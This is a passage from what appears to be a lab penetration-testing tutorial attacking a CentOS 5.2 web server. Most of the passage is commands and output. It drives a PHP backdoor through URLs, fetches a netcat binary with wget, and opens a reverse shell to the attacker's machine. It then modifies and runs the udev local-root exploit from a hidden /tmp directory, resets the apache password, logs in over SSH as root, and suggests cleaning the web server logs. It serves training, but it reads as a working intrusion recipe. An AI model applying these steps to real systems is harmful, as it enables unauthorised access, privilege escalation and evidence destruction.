
```
http://172.16.61.130/,apache_tmp.php?cmd=uname%20-a;%20cat
%20/etc/redhat-release
```

Looking at the output from this command we observe that our target is running Linux kernel 2.6.18-92.el5 on CentOS 5.2 – which is affected by the udev vulnerability!

Our next step is to download a copy of the exploit code. You can get a copy from <http://www.madirish.net/node/399>. Alternatively you can copy the exploit code from this document (see Appendix I). Because we'll need to actually download the code itself we should go ahead and start up the web server on our attack platform. This will allow us to host the code locally. To do this go to System→Administration→Services, then highlight httpd and click




the 'Start' button



*Illustration 10: Starting a local web server for remote file include*

Next open a new tab in firefox and go to the URL <http://localhost>. You should see the apache default page:



This page is used to test the proper operation of the Apache HTTP server and if you see this page it means that the Apache HTTP server installed at this site is working properly.

**If you are a member of the general public:**


The fact that you are seeing this page indicates that the website you just visited is either experiencing problems or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the

**If you are**

You may now  
Note that you  
will see this  
page from the  
the file /etc/

Once you have apache started go ahead and su to root, then cd to the web root and use vi to edit a new text file called udev\_txt. Copy and paste the exploit code from the source into the new file.



```
sasattack@localhost:/var/www/html
File Edit View Terminal Tabs Help
sasattack@localho... x sasattack@localho... x sasattack@localho...
[sasattack@localhost paros]$ su
Password:
[root@localhost paros]# cd /var/www/html
[root@localhost html]# vi udev_txt
```

Once you've pasted the code we need to change a few critical lines. If you look at the end of the exploit code you'll see that it spawns a new root shell using:

```
int main(void) {  
    setgid(0); setuid(0);  
    execl("/bin/sh", "sh", 0); }
```

Because we're using the apache service we're not going to be able to actually utilize an interactive shell. Therefore we need to change this command so that instead of launching a shell it unlocks the apache account and changes apache's shell. To do this replace the main function with the following:

```
int main(void) {  
    setgid(0); setuid(0);  
    execl("/usr/sbin/usermod", "usermod", "-s", "/bin/sh", "-  
U", "apache", 0); }
```

Once this is done we need to get the code onto the system and execute it. An interface with a little more interactivity than our PHP backdoor would be handy. Normally we could use the program netcat (nc) for this task, but unfortunately the version of netcat that ships with Red Hat, CentOS, and Fedora has the -e flag disabled. This flag allows you to spawn a listening socket and pipe commands to a shell. This measure, however, really only slows us down. Instead of using the built in netcat command we can easily install our own version by copying the binary from another Linux distribution. In our case we'll use a copy of netcat that I pulled out of a Mandriva Linux distro.


Go ahead and pull the copy of netcat onto the target using:

```
http://172.16.61.130/.apache_tmp.php?cmd=wget  
%20http://lampsecurity.org/sites/default/files/netcat
```

Next, we need to make this program executable using:

```
http://172.16.61.130/.apache_tmp.php?cmd=chmod 777  
/var/www/html/netcat
```

Next we need to set up a local listener on our attack platform. First we need to shut down any firewall we have running that might interfere with the connection. To do this go to System→Administration→Security level and firewall and then change the drop down to 'Disabled' and click 'Apply.'



Now we're going to open up a local listener. To do this open up a command prompt and type:


```
$ nc -v -l 3333
```



The cursor will just sit and blink – listening for a remote connection. To start the connection on the target call the URL:

```
http://172.16.61.130/.apache_tmp.php?cmd=/var/www/html/netcat -e  
/bin/sh 172.16.61.132 3333
```

This should result in a blank screen, but in your listening window you should now be able to type commands:



This process is called 'shoveling a shell' since we're basically emulating a shell by piping input and output across the network. Once you have this pseudo interactive shell you can much more easily issue commands. Keep in mind, however, that this is still piping through the same connection to `/bin/sh` and isn't a true interactive shell. It will, however, let you interact with programs like `'passwd'` that require user input.

Now that we have this shell let's go ahead and start work on our exploit. First change directories to the /tmp directory and create a new random directory there that we'll work with. A good choice is something with a period preceding the name so it will be hidden from casual inspection. Finally change to this directory and pull down your udev\_txt code with wget:

The screenshot shows a web browser window with the address bar set to `http://localhost/udev_txt`. Below the browser, a terminal window titled `sasattack@localhost:~` is open. The terminal shows the following commands and output:

```

#!/bin/sh
# Linux 2.6
# bug found by Sebastian
#
# lame exploit using LD
# by kcope in 2009
# tested on debian-etc
# do a 'cat /proc/net/
# and set the first ar
# script to the pid of
# (the pid is udevd_pi
# + exploit has to be u
# + if it doesn't work
#
# WARNING: maybe needs
## greetz fly out to a

cat > udev.c << _EOF
#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <dirent.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <signal.h>
#include <wait.h>
#include <linux/types.h>

```

The terminal also shows the execution of `wget` to download the file from `http://172.16.61.132/udev_txt`. The output indicates the file was successfully downloaded and saved as `udev_txt`.

Once you've got the local copy we can try and run the exploit. Make the exploit executable then check the udev input PID. To do this type:

```

chmod 777 /tmp/.56alf89/udev_txt
cat /proc/net/netlink

```

and observe the netlink PID, decrement this number by one, and that is the input for your udev exploit. In the following screenshot we observe 573, so our input will be 572.

```

sasattack@localhost:~
File Edit View Terminal Tabs Help
sasattack@localho... x sasattack@localho... x sasattack@localho... x sasattack@localho... x
Length: 3385 (3.3K) [text/plain]
Saving to: `udev_txt'

    OK ...                                100% 109M=0s

14:25:44 (109 MB/s) - `udev_txt' saved [3385/3385]

chmod 777 udev_txt
cat /proc/net/netlink
sk      Eth  Pid  Groups  Rmem   Wmem   Dump   Locks
c1b85600 0   3180 00000111 0       0       00000000 2
f7fdce00 0   0     00000000 0       0       00000000 2
c1965000 6   0     00000000 0       0       00000000 2
f7db7800 7   0     00000000 0       0       00000000 2
f7977800 9   2538 00000000 0       0       00000000 2
f7c2f000 9   0     00000000 0       0       00000000 2
f7c25c00 10  0     00000000 0       0       00000000 2
f7f6ac00 11  0     00000000 0       0       00000000 2
f7979c00 12  0     00000000 0       0       00000000 2
f7fdcc00 15  0     00000000 0       0       00000000 2
f78ca000 15  573   ffffffff 0       0       00000000 2
f7f6aa00 16  0     00000000 0       0       00000000 2
c1a3e800 18  0     00000000 0       0       00000000 2

```

Now let's execute the exploit and observe the output. You may not notice anything immediately, the telltale sign that the exploit worked is a root owned executable called 'suid' in the /tmp directory. If you don't see the executable owned as root try the exploit again, or try it with the exact PID or one higher. You may have to try a couple of times to get it to work:




```

sasattack@localhost:~
File Edit View Terminal Tabs Help
sasattack@localho... x sasattack@localho... x sasattack@localho... x sasattack@localho... x
f7977800 9 2538 00000000 0 0 00000000 2
f7c2f000 9 0 00000000 0 0 00000000 2
f7c25c00 10 0 00000000 0 0 00000000 2
f7f6ac00 11 0 00000000 0 0 00000000 2
f7979c00 12 0 00000000 0 0 00000000 2
f7fdcc00 15 0 00000000 0 0 00000000 2
f78ca000 15 573 ffffffff 0 0 00000000 2
f7f6aa00 16 0 00000000 0 0 00000000 2
c1a3e800 18 0 00000000 0 0 00000000 2
./udev_txt 572
suid.c: In function 'main':
suid.c:3: warning: incompatible implicit declaration of built-in function 'execl'
ls -lah /tmp
total 48K
drwxrwxrwt 4 root root 4.0K Jun 29 14:30 .
drwxr-xr-x 23 root root 4.0K Jun 28 13:08 ..
drwxr-xr-x 2 apache apache 4.0K Jun 29 14:30 .56alf89
drwxrwxrwt 2 root root 4.0K Jun 28 13:08 .ICE-unix
-rw-rw-rw- 1 mysql mysql 974 Jun 28 20:05 008st7845.php
-rwxr-xr-x 1 apache apache 2.4K Jun 29 14:30 libno_ex.so.1.0
-rwxr-xr-x 1 apache apache 4.9K Jun 29 14:30 suid
-rwxr-xr-x 1 apache apache 6.1K Jun 29 14:30 udev


```

After a couple of tries, however, you should see the proper output. Now that this is complete the apache account should have a real shell – to check this take a look the account entry in `/etc/passwd`:



```
sasattack@localhost:~
File Edit View Terminal Tabs Help
sasattack@localho... x sasattack@localho... x sasattack@localho... x sasattack@localho... x
suid.c: In function 'main':
suid.c:3: warning: incompatible implicit declaration of built-in function 'execl'
'
./udev_txt 572
suid.c: In function 'main':
suid.c:3: warning: incompatible implicit declaration of built-in function 'execl'
'
./udev_txt 574
suid.c: In function 'main':
suid.c:3: warning: incompatible implicit declaration of built-in function 'execl'
'
ls -lah /tmp
total 48K
drwxrwxrwt  4 root  root  4.0K Jun 29 14:32 .
drwxr-xr-x 23 root  root  4.0K Jun 28 13:08 ..
drwxr-xr-x  2 apache apache 4.0K Jun 29 14:32 .56alf89
drwxrwxrwt  2 root  root  4.0K Jun 28 13:08 .ICE-unix
-rw-rw-rw-  1 mysql mysql  974 Jun 28 20:05 008st7845.php
-rwxr-xr-x  1 apache apache 2.4K Jun 29 14:32 libno_ex.so.1.0
-rwsr-sr-x  1 root  root  4.9K Jun 29 14:32 suid
-rwxr-xr-x  1 apache apache 6.1K Jun 29 14:32 udev
cat /etc/passwd | grep apache
apache:x:48:48:Apache:/var/www:/bin/sh
```

Now that apache has a real shell, the account is unlocked, and we can execute various commands we can update the apache account password. To do this use the 'passwd' command and reset the password to 'n3wp4ssword' (without quotes). You may have to do this more than once as you can encounter a problem with the question about the current (unset) UNIX password for the account:

A terminal window titled 'sasattack@localhost:~' with a menu bar (File, Edit, View, Terminal, Tabs, Help) and four tabs. The terminal output shows a directory listing, a grep command for 'apache' in /etc/passwd, and the 'passwd' command being used to change the password for the 'apache' user. The process involves several prompts and errors, including 'Authentication token manipulation error' and 'BAD PASSWORD: it is WAY too short', before successfully setting the password to 'n3wp4ssword'.

```
sasattack@localhost:~  
File Edit View Terminal Tabs Help  
sasattack@localho... x sasattack@localho... x sasattack@localho... x sasattack@localho... x  
-rw-rw-rw- 1 mysql mysql 974 Jun 28 20:05 008st7845.php  
-rwxr-xr-x 1 apache apache 2.4K Jun 29 14:32 libno_ex.so.1.0  
-rwsr-sr-x 1 root root 4.9K Jun 29 14:32 suid  
-rwxr-xr-x 1 apache apache 6.1K Jun 29 14:32 udev  
cat /etc/passwd | grep apache  
apache:x:48:48:Apache:/var/www:/bin/sh  
passwd  
(current) UNIX password:  
passwd: Authentication token manipulation error  
Changing password for user apache.  
Changing password for apache  
whoami  
apache  
/tmp/suid  
whoami  
apache  
passwd  
New UNIX password:  
BAD PASSWORD: it is WAY too short  
New UNIX password: n3wp4ssw0rd  
Retype new UNIX password: n3wp4ssw0rd  
Changing password for user apache.  
passwd: all authentication tokens updated successfully.  
█
```

Now that the password is set we can actually SSH into the target from our attack platform:

```

sasattack@localho... x sasattack@localho... x sasattack@localho... x sasattack@localho... x
[root@localhost ~]# ssh apache@172.16.61.130
The authenticity of host '172.16.61.130 (172.16.61.130)' can't be established.
RSA key fingerprint is 45:58:6c:98:3e:97:2a:da:e2:b8:6a:84:d4:6a:be:26.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.61.130' (RSA) to the list of known hosts.
apache@172.16.61.130's password:
Last login: Mon Jun 29 13:25:16 2009 from 172.16.61.132
-sh-3.2$

```

The reason we want a true interactive shell is that we want to re-run the udev exploit so that it gives us a root shell – without an interactive shell to work in this would have been impossible. To do this we're first going to need create a new copy of the original, unmodified, exploit code.

One caveat is that the exploit attempts to create and utilize the binary `/tmp/suid`. If you look, however, you'll note that this file is owned by root (a vestige of your last exploit). Because you can't get rid of this file you need to modify the exploit code so that it utilizes an alternative name. As you create the new copy of the exploit you need to change every occurrence of `suid` to `suid567899` or some other random number. There are five locations this needs to be changed, in the following three lines:

```

    execl("/tmp/suid", "suid", (void*)0);
    execl("/bin/sh", "sh", "-c", "chown root:root /tmp/suid; chmod
+s /tmp/suid", NULL);
    gcc -o /tmp/suid suid.c

```

Go ahead and change to the root user on your attack system, change to the web root directory, and then create a new file called `udev_exploit`. Once this is done, switch back to your interactive apache shell, switch to the temp directory that you already created, clean it out, and download and relaunch the attack code. To do this use:

```

cd /tmp/.56alf89
ls
rm -f libno* *.c *.o
wget http://172.16.61.132/udev_exploit

```

```
sasattack@localho... x sasattack@localho... x sasattack@localho... x sasattack@localho... x
The authenticity of host '172.16.61.130 (172.16.61.130)' can't be established.
RSA key fingerprint is 45:58:6c:98:3e:97:2a:da:e2:b8:6a:84:d4:6a:be:26.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.61.130' (RSA) to the list of known hosts.
apache@172.16.61.130's password:
Last login: Mon Jun 29 13:25:16 2009 from 172.16.61.132
-sash-3.2$ pwd
/var/www
-sash-3.2$ cd /tmp/.56alf89/
-sash-3.2$ ls
libno_ex.so.1.0 program.c program.o suid.c udev.c udev_txt
-sash-3.2$ rm -f libno* *.c *.o
-sash-3.2$ wget http://172.16.61.132/udev_exploit
--15:43:31-- http://172.16.61.132/udev_exploit
Connecting to 172.16.61.132:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3353 (3.3K) [text/plain]
Saving to: `udev_exploit'

100%[=====>] 3,353 --.-K/s in 0s

15:43:31 (107 MB/s) - `udev_exploit' saved [3353/3353]

-sash-3.2$ █
```

Now that the exploit is downloaded go ahead and run it as before.

```

sasattack@localhost:~
File Edit View Terminal Tabs Help
sasattack@localho... x sasattack@localho... x sasattack@localho... x sasattack@localho... x
sh-3.2$ chmod 700 udev_exploit
sh-3.2$ cat /proc/net/netlink
sk      Eth Pid   Groups  Rmem    Wmem    Dump    Locks
c1b85600 0   3180   00000111 0        0        00000000 2
f7fdce00 0   0      00000000 0        0        00000000 2
c1965000 6   0      00000000 0        0        00000000 2
f7db7800 7   0      00000000 0        0        00000000 2
f7977800 9   2538   00000000 0        0        00000000 2
f7c2f000 9   0      00000000 0        0        00000000 2
f7c25c00 10  0      00000000 0        0        00000000 2
f7f6ac00 11  0      00000000 0        0        00000000 2
f7979c00 12  0      00000000 0        0        00000000 2
f7fdcc00 15  0      00000000 0        0        00000000 2
f78ca000 15  573    ffffffff 0        0        00000000 2
f7f6aa00 16  0      00000000 0        0        00000000 2
c1a3e800 18  0      00000000 0        0        00000000 2
sh-3.2$ ./udev_exploit 572
suid.c: In function 'main':
suid.c:3: warning: incompatible implicit declaration of built-in function 'execl'
sh-3.2# whoami
root
sh-3.2# █

```

Now that we have control of the root account we can do pretty much anything we want. A good idea to start might be cleaning out the log files, if you look at them using:

```
# more /var/log/httpd/access_log
```


and

```
# more /var/log/httpd/error_log
```

